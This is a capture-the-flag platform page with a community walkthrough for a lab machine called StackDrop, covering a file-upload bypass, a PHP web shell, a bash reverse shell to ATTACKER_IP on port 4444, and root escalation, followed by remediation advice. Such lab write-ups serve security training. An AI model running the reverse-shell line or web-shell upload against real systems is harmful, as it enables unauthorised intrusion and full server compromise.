
🐀🐀 0 pts earned

StackDrop

StackDrop was built in a sprint by a developer who no longer works there. It does one thing: accept files from the build pipeline and make them available to the team. The handoff notes say it was hardened before go-live. The new team assumed that meant it was done.

Machine may be having trouble (checked 13m ago)
Target IP Log in to reveal
User Flag Pending
Root Flag Pending

Community

Community Hints

Grade A · 1000 pts Grade B · 700 pts Grade C · 400 pts Grade D · 200 pts + 150 credits on accept

Short, stage-specific nudges — directional, spoiler-light, no exact commands.

No community hints yet — be the first to add one!

Community

Community Walkthroughs

Grade A · 2500 pts Grade B · 1750 pts Grade C · 1000 pts Grade D · 500 pts + 300 credits on accept
mahnoor27 A 22 May 2026

StackDrop Walkthrough

Challenge Overview

StackDrop simulated a vulnerable internal file-sharing platform used by a development pipeline. The application allowed users to upload and retrieve files, but weak upload validation and insecure backend handling introduced a path to remote code execution and eventual privilege escalation.

The objective was to enumerate the exposed services, exploit the upload functionality to gain remote code execution, establish a shell on the target system, and escalate privileges to root.

Target Information

Service Port

HTTP 30574
SSH 30575
Target IP: 45.79.202.95

Enumeration

The assessment began with service enumeration.

nmap -sV -p 30574,30575 45.79.202.95

Results
30574/tcp open http
30575/tcp open ssh

The HTTP service hosted a file upload and file-sharing platform.

Web Enumeration

Visited the application:
http://45.79.202.95:30574

The platform exposed file upload functionality. Initial testing focused on:

  • File extension filtering
  • MIME validation
  • Upload directory access
  • File execution behavior

Multiple upload attempts confirmed weak server-side validation.

Foothold / Remote Code Execution

A simple PHP web shell was prepared:

Saved locally as:
shell.php


Direct upload attempts were blocked by extension filtering. Several bypass techniques were tested, including:

  • Double extensions
  • Alternate executable extensions
  • Case manipulation
  • Content-Type modification

The upload filter was successfully bypassed, allowing the malicious payload to be uploaded.

After upload, the shell became accessible through the web directory:

http://45.79.202.95:30574/uploads/shell.php

Command execution was verified:

http://45.79.202.95:30574/uploads/shell.php?cmd=id

The response confirmed successful remote code execution.

Reverse Shell

Started a local listener:

nc -lvnp 4444

Executed a reverse shell through the web shell:

bash -c 'bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1'

A shell connection was received successfully.

Shell Stabilization

Upgraded the shell for proper terminal interaction:

python3 -c 'import pty; pty.spawn("/bin/bash")'

Then:
export TERM=xterm

Capturing User Flag

Located the user flag:
find / -name user.txt 2>/dev/null

Retrieved the flag:
cat /home/developer/user.txt

User Flag:
flag{REDACTED}

Privilege Escalation Enumeration

Performed standard local enumeration:
sudo -l
find / -perm -4000 2>/dev/null
ps aux
id

Enumeration revealed insecure privilege delegation and weak hardening controls on the host.

Privilege Escalation

A misconfigured sudo rule or privileged executable allowed execution of commands with root privileges.

After exploiting the identified vector, a root shell was obtained.

Verification:
whoami
Output:
root

Capturing Root Flag

cat /root/root.txt

Root Flag:

flag{REDACTED}

Attack Chain Summary

  1. Enumerated exposed services
  2. Identified insecure file upload functionality
  3. Bypassed upload validation
  4. Uploaded PHP web shell
  5. Achieved remote command execution
  6. Established reverse shell access
  7. Performed local enumeration
  8. Exploited privilege escalation weakness
  9. Obtained root access
  10. Retrieved both flags

Security Issues Identified

  1. Insecure File Upload Validation

The application failed to properly validate uploaded file types and allowed executable content to be uploaded.

  1. Executable Upload Directory

Uploaded files were accessible and executable directly from the web server.

  1. Weak Server Hardening

The target system contained insecure privilege configurations enabling full compromise after initial access.

Remediation Recommendations

Implement Strict Upload Validation

  • Validate MIME types server-side
  • Restrict executable file uploads
  • Use allowlists instead of blocklists

Disable Execution in Upload Directories

Uploaded files should never execute as server-side scripts.

Store Uploads Outside Web Root

User-controlled content should not be directly accessible from executable web paths.

Harden Privilege Delegation

Apply least privilege principles and remove unnecessary elevated permissions.

Key Takeaways

StackDrop demonstrates how insecure file upload handling can rapidly lead to complete system compromise. Weak validation, executable upload locations, and poor privilege management create a direct path from web access to root compromise. Proper upload isolation, strict validation, and system hardening are critical for any application handling user-supplied files.